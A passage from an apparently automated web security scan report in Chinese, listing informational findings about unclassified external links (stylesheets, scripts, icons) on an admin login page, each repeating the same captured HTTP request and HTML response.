  <link rel="stylesheet" href="css/build.css"/>

  <!-- Related styles of various icon packs and plugins -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/plugins.css">

  <!-- The main stylesheet of this template. All Bootstrap overwrites are defined in here -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/main.css">

  <!-- Include a specific file here from css/themes/ folder to alter the default theme of the
template -->

  <!-- The themes stylesheet of this template (for using specific theme color in individual
elements - must included last) -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css">
  <!-- END Stylesheets -->
  <style>
    .error {
      color: red;
    }
  </style>

```

```

        .toptitle{font-family:"          微软雅黑";font-size:16px;padding-top:10px;}
        body{background-color:#F2F4F4;}
        #login-background{background-color:#730000;}
    </style>
    <!-- Modernizr (browser feature detection library) -->
    <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/modernizr/modernizr.min.js">
</script>
    <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/jquery/jquery.min.js"
type="text/javascript" charset="utf-8"></script>
    <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/layer/layer.js"
type="text/javascript" charset="utf-8"></script>
</head>

<body>
    <!-- Login Background -->
    <div id="login-background">
        <!-- For best results use an image with a resolution of 2560x400 pixels (prefer a blurred
image for smaller file size) -->

        </div>

    <!-- END Login Background -->

    <!-- Login Container -->
    <div id="login-container" class="animation-fadeIn">
        <!-- Login Title -->
        <!-- END Login Title -->

        <!-- Login Block -->
        <div class="block push-bit" style="background-color:#F6F6F6;padding-left:100px;padding-
right:100px;" >
            <div align="center" style="padding:30px 0;">
                
                <div class="toptitle">          资源商城管理平台</div>
            </div>
            <!-- Login Form -->
            <form id="form-login" class="form-horizontal">
            <div class="form-group"
...
...
...

```



The Malware Link Analysis module could not classify this link

问题 7 / 19

TOC

未分类站点的链接

严重性:

参考

CVSS 分数: 0.0

URL:

<http://system-rest-enterprise.mall.xt.weilian.cn/>

实体:

<http://sunui.scn.weilian.cn:12809/se/demo/css/plugins.css> (Link)

风险:

不适用

原因:

不适用

固定值:

检查链接，确定它是否确实本应包含在 Web 应用程序中

差异:

推理: 未列在 IBM X-Force Exchange URL 过滤数据库的链接, 安全或非安全都有。

测试请求和响应:

```
GET / HTTP/1.1
Host: system-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Content-Length: 13885
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Thu, 11 Jan 2018 10:54:34 GMT

<!DOCTYPE html>
<!--[if IE 9]>
<html class="no-js lt-ie10" lang="en"> <![endif]-->
<!--[if gt IE 9]><!--
<html class="no-js" lang="en">
<!--<![endif]-->

<head>
  <meta charset="utf-8">

  <title>系统登录</title>

  <meta name="description" content="ProUI is a Responsive Bootstrap Admin Template created by
pixelcave and published on Themeforest.">
  <meta name="author" content="pixelcave">
  <meta name="robots" content="noindex, nofollow">

  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
user-scalable=no">

  <!-- Icons -->
  <!-- The following icons can be replaced with your own, they are used by desktop and mobile
browsers -->
  <link rel="shortcut icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/favicon.png">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon57.png"
sizes="57x57">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon72.png"
sizes="72x72">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon76.png"
sizes="76x76">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon114.png"
sizes="114x114">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon120.png"
sizes="120x120">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon144.png"
sizes="144x144">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon152.png"
sizes="152x152">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon180.png"
sizes="180x180">
  <!-- END Icons -->

  <!-- Stylesheets -->
  <!-- Bootstrap is included in its original form, unaltered -->
  <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/bootstrap.min.css"/>
  <link rel="stylesheet" href="css/font-awesome.min.css"/>
  <link rel="stylesheet" href="css/build.css"/>

  <!-- Related styles of various icon packs and plugins -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/plugins.css">
```

```

<!-- The main stylesheet of this template. All Bootstrap overwrites are defined in here -->
<link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/main.css">

<!-- Include a specific file here from css/themes/ folder to alter the default theme of the
template -->

<!-- The themes stylesheet of this template (for using specific theme color in individual
elements - must included last) -->
<link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css">
<!-- END Stylesheets -->
<style>
    .error {
        color: red;
    }
    .toptitle{font-family:"      微软雅黑";font-size:16px;padding-top:10px;}
    body{background-color:#F2F4F4;}
    #login-background{background-color:#730000;}
</style>
<!-- Modernizr (browser feature detection library) -->
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/modernizr/modernizr.min.js">
</script>
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/jquery/jquery.min.js"
type="text/javascript" charset="utf-8"></script>
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/layer/layer.js"
type="text/javascript" charset="utf-8"></script>
</head>

<body>
    <!-- Login Background -->
    <div id="login-background">
        <!-- For best results use an image with a resolution of 2560x400 pixels (prefer a blurred
image for smaller file size) -->

        </div>

    <!-- END Login Background -->

    <!-- Login Container -->
    <div id="login-container" class="animation-fadeIn">
        <!-- Login Title -->
        <!-- END Login Title -->

        <!-- Login Block -->
        <div class="block push-bit" style="background-color:#F6F6F6;padding-left:100px;padding-
right:100px;" >
            <div align="center" style="padding:30px 0;">
                
                <div class="toptitle">      资源商城管理平台</div>
            </div>
            <!-- Login Form -->
            <form id="form-login" class="form-horizontal">
                <div class="form-group"
...
...
...

```



The Malware Link Analysis module could not classify this link

未分类站点的链接

严重性:

[参考](#)

CVSS 分数: 0.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/>

实体: <http://sunui.scn.weilian.cn:12809/se/src/plugin/modernizr/modernizr.min.js> (Link)

风险: 不适用

原因: 不适用

固定值: [检查链接](#), 确定它是否确实本应包含在 Web 应用程序中

差异:

推理: 未列在 IBM X-Force Exchange URL 过滤数据库的链接, 安全或非安全都有。

测试请求和响应:

```
GET / HTTP/1.1
Host: system-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Content-Length: 13885
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Thu, 11 Jan 2018 10:54:34 GMT

<!DOCTYPE html>
<!--[if IE 9]>
<html class="no-js lt-ie10" lang="en"> <![endif]-->
<!--[if gt IE 9]><!-->
<html class="no-js" lang="en">
<!--<![endif]-->

<head>
  <meta charset="utf-8">

  <title>系统登录</title>

  <meta name="description" content="ProUI is a Responsive Bootstrap Admin Template created by
pixelcave and published on Themeforest.">
  <meta name="author" content="pixelcave">
  <meta name="robots" content="noindex, nofollow">

  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
user-scalable=no">

  <!-- Icons -->
  <!-- The following icons can be replaced with your own, they are used by desktop and mobile
browsers -->
  <link rel="shortcut icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/favicon.png">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon57.png"
sizes="57x57">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon72.png"
sizes="72x72">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon76.png"
sizes="76x76">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon114.png"
sizes="114x114">
```



```

<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon120.png"
sizes="120x120">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon144.png"
sizes="144x144">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon152.png"
sizes="152x152">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon180.png"
sizes="180x180">
<!-- END Icons -->

<!-- Stylesheets -->
<!-- Bootstrap is included in its original form, unaltered -->
<link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/bootstrap.min.css"/>
<link rel="stylesheet" href="css/font-awesome.min.css"/>
<link rel="stylesheet" href="css/build.css"/>

<!-- Related styles of various icon packs and plugins -->
<link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/plugins.css">

<!-- The main stylesheet of this template. All Bootstrap overwrites are defined in here -->
<link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/main.css">

<!-- Include a specific file here from css/themes/ folder to alter the default theme of the
template -->

<!-- The themes stylesheet of this template (for using specific theme color in individual
elements - must included last) -->
<link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css">
<!-- END Stylesheets -->
<style>
.error {
    color: red;
}
.toptitle{font-family:"    微软雅黑";font-size:16px;padding-top:10px;}
body{background-color:#F2F4F4;}
#login-background{background-color:#730000;}
</style>
<!-- Modernizr (browser feature detection library) -->
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/modernizr/modernizr.min.js">
</script>
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/jquery/jquery.min.js"
type="text/javascript" charset="utf-8"></script>
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/layer/layer.js"
type="text/javascript" charset="utf-8"></script>
</head>

<body>
<!-- Login Background -->
<div id="login-background">
    <!-- For best results use an image with a resolution of 2560x400 pixels (prefer a blurred
image for smaller file size) -->

    </div>

<!-- END Login Background -->

<!-- Login Container -->
<div id="login-container" class="animation-fadeIn">
    <!-- Login Title -->
    <!-- END Login Title -->

    <!-- Login Block -->
    <div class="block push-bit" style="background-color:#F6F6F6;padding-left:100px;padding-
right:100px;" >
        <div align="center" style="padding:30px 0;">
            
            <div class="toptitle">        资源商城管理平台</div>
        </div>
    <!-- Login Form -->
    <form id="form-login" class="form-horizontal">
    <div class="form-group"
...
...
...

```



The Malware Link Analysis module could not classify this link

问题 9 / 19

TOC

未分类站点的链接

严重性: [参考](#)

CVSS 分数: 0.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/>

实体: <http://sunui.scn.weilian.cn:12809/se/demo/img/icon152.png> (Link)

风险: 不适用

原因: 不适用

固定值: 检查链接, 确定它是否确实本应包含在 Web 应用程序中

差异:

推理: 未列在 IBM X-Force Exchange URL 过滤数据库的链接, 安全或非安全都有。

测试请求和响应:

```
GET / HTTP/1.1
Host: system-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Content-Length: 13885
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Thu, 11 Jan 2018 10:54:34 GMT

<!DOCTYPE html>
<!--[if IE 9]>
<html class="no-js lt-ie10" lang="en"> <![endif]-->
<!--[if gt IE 9]><!-->
<html class="no-js" lang="en">
<!--<![endif]-->

<head>
  <meta charset="utf-8">

  <title>系统登录</title>

  <meta name="description" content="ProUI is a Responsive Bootstrap Admin Template created by
pixelcave and published on Themeforest.">
  <meta name="author" content="pixelcave">
  <meta name="robots" content="noindex, nofollow">

  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
```

```

user-scalable=no">

    <!-- Icons -->
    <!-- The following icons can be replaced with your own, they are used by desktop and mobile
    browsers -->
    <link rel="shortcut icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/favicon.png">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon57.png"
    sizes="57x57">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon72.png"
    sizes="72x72">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon76.png"
    sizes="76x76">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon114.png"
    sizes="114x114">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon120.png"
    sizes="120x120">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon144.png"
    sizes="144x144">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon152.png"
    sizes="152x152">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon180.png"
    sizes="180x180">
    <!-- END Icons -->

    <!-- Stylesheets -->
    <!-- Bootstrap is included in its original form, unaltered -->
    <link rel="stylesheet" type="text/css"
    href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/bootstrap.min.css"/>
    <link rel="stylesheet" href="css/font-awesome.min.css"/>
    <link rel="stylesheet" href="css/build.css"/>

    <!-- Related styles of various icon packs and plugins -->
    <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/plugins.css">

    <!-- The main stylesheet of this template. All Bootstrap overwrites are defined in here -->
    <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/main.css">

    <!-- Include a specific file here from css/themes/ folder to alter the default theme of the
    template -->

    <!-- The themes stylesheet of this template (for using specific theme color in individual
    elements - must included last) -->
    <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css">
    <!-- END Stylesheets -->
    <style>
    .error {
        color: red;
    }
    .toptitle{font-family:"          微软雅黑";font-size:16px;padding-top:10px;}
    body{background-color:#F2F4F4;}
    #login-background{background-color:#730000;}
    </style>
    <!-- Modernizr (browser feature detection library) -->
    <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/modernizr/modernizr.min.js">
    </script>
    <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/jquery/jquery.min.js"
    type="text/javascript" charset="utf-8"></script>
    <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/layer/layer.js"
    type="text/javascript" charset="utf-8"></script>
    </head>

    <body>
    <!-- Login Background -->
    <div id="login-background">
        <!-- For best results use an image with a resolution of 2560x400 pixels (prefer a blurred
        image for smaller file size) -->

        </div>

        <!-- END Login Background -->

        <!-- Login Container -->
        <div id="login-container" class="animation-fadeIn">
            <!-- Login Title -->
            <!-- END Login Title -->

            <!-- Login Block -->
            <div class="block push-bit" style="background-color:#F6F6F6;padding-left:100px;padding-

```

```

right:100px;" >
    <div align="center" style="padding:30px 0;">
        
        <div class="toptitle">    资源商城管理平台</div>
    </div>
    <!-- Login Form -->
    <form id="form-login" class="form-horizontal">
    <div class="form-group"
...
...
...

```



The Malware Link Analysis module could not classify this link

问题 10 / 19

TOC

未分类站点的链接

严重性: [参考](#)

CVSS 分数: 0.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/>

实体: <http://sunui.scn.weilian.cn:12809/se/demo/js/app.js> (Link)

风险: 不适用

原因: 不适用

固定值: 检查链接, 确定它是否确实本应包含在 Web 应用程序中

差异:

推理: 未列在 IBM X-Force Exchange URL 过滤数据库的链接, 安全或非安全都有。

测试请求和响应:

```

GET / HTTP/1.1
Host: system-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Upgrade-Insecure-Requests: 1

```

```

HTTP/1.1 200 OK
Content-Length: 13885
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Thu, 11 Jan 2018 10:54:34 GMT

```

```

<!DOCTYPE html>
<!--[if IE 9]>
<html class="no-js lt-ie10" lang="en"> <![endif]-->

```

```

<!--[if gt IE 9]><!-->
<html class="no-js" lang="en">
<!--<![endif]>-->

<head>
  <meta charset="utf-8">

  <title>系统登录</title>

  <meta name="description" content="ProUI is a Responsive Bootstrap Admin Template created by
pixelcave and published on ThemeForest.">
  <meta name="author" content="pixelcave">
  <meta name="robots" content="noindex, nofollow">

  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
user-scalable=no">

  <!-- Icons -->
  <!-- The following icons can be replaced with your own, they are used by desktop and mobile
browsers -->
  <link rel="shortcut icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/favicon.png">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon57.png"
sizes="57x57">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon72.png"
sizes="72x72">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon76.png"
sizes="76x76">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon114.png"
sizes="114x114">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon120.png"
sizes="120x120">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon144.png"
sizes="144x144">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon152.png"
sizes="152x152">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon180.png"
sizes="180x180">
  <!-- END Icons -->

  <!-- Stylesheets -->
  <!-- Bootstrap is included in its original form, unaltered -->
  <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/bootstrap.min.css"/>
  <link rel="stylesheet" href="css/font-awesome.min.css"/>
  <link rel="stylesheet" href="css/build.css"/>

  <!-- Related styles of various icon packs and plugins -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/plugins.css">

  <!-- The main stylesheet of this template. All Bootstrap overwrites are defined in here -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/main.css">

  <!-- Include a specific file here from css/themes/ folder to alter the default theme of the
template -->

  <!-- The themes stylesheet of this template (for using specific theme color in individual
elements - must included last) -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css">
  <!-- END Stylesheets -->
  <style>
    .error {
      color: red;
    }
    .toptitle{font-family:" 微软雅黑";font-size:16px;padding-top:10px;}
    body{background-color:#F2F4F4;}
    #login-background{background-color:#730000;}
  </style>
  <!-- Modernizr (browser feature detection library) -->
  <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/modernizr/modernizr.min.js">
</script>
  <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/jquery/jquery.min.js"
type="text/javascript" charset="utf-8"></script>
  <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/layer/layer.js"
type="text/javascript" charset="utf-8"></script>
</head>

<body>
  <!-- Login Background -->

```

```

<div id="login-background">
  <!-- For best results use an image with a resolution of 2560x400 pixels (prefer a blurred
image for smaller file size) -->

</div>

<!-- END Login Background -->

<!-- Login Container -->
<div id="login-container" class="animation-fadeIn">
  <!-- Login Title -->
  <!-- END Login Title -->

  <!-- Login Block -->
  <div class="block push-bit" style="background-color:#F6F6F6;padding-left:100px;padding-
right:100px;" >
    <div align="center" style="padding:30px 0;">
      
      <div class="toptitle">        资源商城管理平台</div>
    </div>
    <!-- Login Form -->
    <form id="form-login" class="form-horizontal">
      <div class="form-group"
...
...

```



The Malware Link Analysis module could not classify this link

问题 11 / 19

TOC

未分类站点的链接

严重性: 参考

CVSS 分数: 0.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/>

实体: <http://sunui.scn.weilian.cn:12809/se/demo/img/icon114.png> (Link)

风险: 不适用

原因: 不适用

固定值: 检查链接，确定它是否确实本应包含在 Web 应用程序中

差异:

推理: 未列在 IBM X-Force Exchange URL 过滤数据库的链接，安全或非安全都有。

测试请求和响应:

```

GET / HTTP/1.1
Host: system-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Upgrade-Insecure-Requests: 1

```

```

HTTP/1.1 200 OK
Content-Length: 13885
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Thu, 11 Jan 2018 10:54:34 GMT

<!DOCTYPE html>
<!--[if IE 9]>
<html class="no-js lt-ie10" lang="en"> <![endif]-->
<!--[if gt IE 9]><!-->
<html class="no-js" lang="en">
<!--<![endif]-->

<head>
  <meta charset="utf-8">

  <title>系统登录</title>

  <meta name="description" content="ProUI is a Responsive Bootstrap Admin Template created by
pixelcave and published on Themeforest.">
  <meta name="author" content="pixelcave">
  <meta name="robots" content="noindex, nofollow">

  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
user-scalable=no">

  <!-- Icons -->
  <!-- The following icons can be replaced with your own, they are used by desktop and mobile
browsers -->
  <link rel="shortcut icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/favicon.png">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon57.png"
sizes="57x57">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon72.png"
sizes="72x72">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon76.png"
sizes="76x76">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon114.png"
sizes="114x114">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon120.png"
sizes="120x120">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon144.png"
sizes="144x144">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon152.png"
sizes="152x152">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon180.png"
sizes="180x180">
  <!-- END Icons -->

  <!-- Stylesheets -->
  <!-- Bootstrap is included in its original form, unaltered -->
  <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/bootstrap.min.css"/>
  <link rel="stylesheet" href="css/font-awesome.min.css"/>
  <link rel="stylesheet" href="css/build.css"/>

  <!-- Related styles of various icon packs and plugins -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/plugins.css">

  <!-- The main stylesheet of this template. All Bootstrap overwrites are defined in here -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/main.css">

  <!-- Include a specific file here from css/themes/ folder to alter the default theme of the
template -->

  <!-- The themes stylesheet of this template (for using specific theme color in individual
elements - must included last) -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css">
  <!-- END Stylesheets -->
  <style>
    .error {
      color: red;
    }
  </style>

```

```

        .toptitle{font-family:"          微软雅黑";font-size:16px;padding-top:10px;}
        body{background-color:#F2F4F4;}
        #login-background{background-color:#730000;}
    </style>
    <!-- Modernizr (browser feature detection library) -->
    <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/modernizr/modernizr.min.js">
</script>
    <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/jquery/jquery.min.js"
type="text/javascript" charset="utf-8"></script>
    <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/layer/layer.js"
type="text/javascript" charset="utf-8"></script>
</head>

<body>
    <!-- Login Background -->
    <div id="login-background">
        <!-- For best results use an image with a resolution of 2560x400 pixels (prefer a blurred
image for smaller file size) -->

        </div>

    <!-- END Login Background -->

    <!-- Login Container -->
    <div id="login-container" class="animation-fadeIn">
        <!-- Login Title -->
        <!-- END Login Title -->

        <!-- Login Block -->
        <div class="block push-bit" style="background-color:#F6F6F6;padding-left:100px;padding-
right:100px;" >
            <div align="center" style="padding:30px 0;">
                
                <div class="toptitle">          资源商城管理平台</div>
            </div>
            <!-- Login Form -->
            <form id="form-login" class="form-horizontal">
            <div class="form-group"
...
...
...

```



The Malware Link Analysis module could not classify this link

问题 12 / 19

TOC

未分类站点的链接

严重性:

参考

CVSS 分数: 0.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/>

实体: <http://sunui.scn.weilian.cn:12809/se/demo/img/icon120.png> (Link)

风险: 不适用

原因: 不适用

固定值: 检查链接, 确定它是否确实本应包含在 Web 应用程序中

差异:

推理: 未列在 IBM X-Force Exchange URL 过滤数据库的链接, 安全或非安全都有。

测试请求和响应:

```
GET / HTTP/1.1
Host: system-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Content-Length: 13885
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Thu, 11 Jan 2018 10:54:34 GMT

<!DOCTYPE html>
<!--[if IE 9]>
<html class="no-js lt-ie10" lang="en"> <![endif]-->
<!--[if gt IE 9]><!-->
<html class="no-js" lang="en">
<!--<![endif]-->

<head>
  <meta charset="utf-8">

  <title>系统登录</title>

  <meta name="description" content="ProUI is a Responsive Bootstrap Admin Template created by
pixelcave and published on Themeforest.">
  <meta name="author" content="pixelcave">
  <meta name="robots" content="noindex, nofollow">

  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
user-scalable=no">

  <!-- Icons -->
  <!-- The following icons can be replaced with your own, they are used by desktop and mobile
browsers -->
  <link rel="shortcut icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/favicon.png">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon57.png"
sizes="57x57">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon72.png"
sizes="72x72">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon76.png"
sizes="76x76">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon114.png"
sizes="114x114">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon120.png"
sizes="120x120">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon144.png"
sizes="144x144">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon152.png"
sizes="152x152">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon180.png"
sizes="180x180">
  <!-- END Icons -->

  <!-- Stylesheets -->
  <!-- Bootstrap is included in its original form, unaltered -->
  <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/bootstrap.min.css"/>
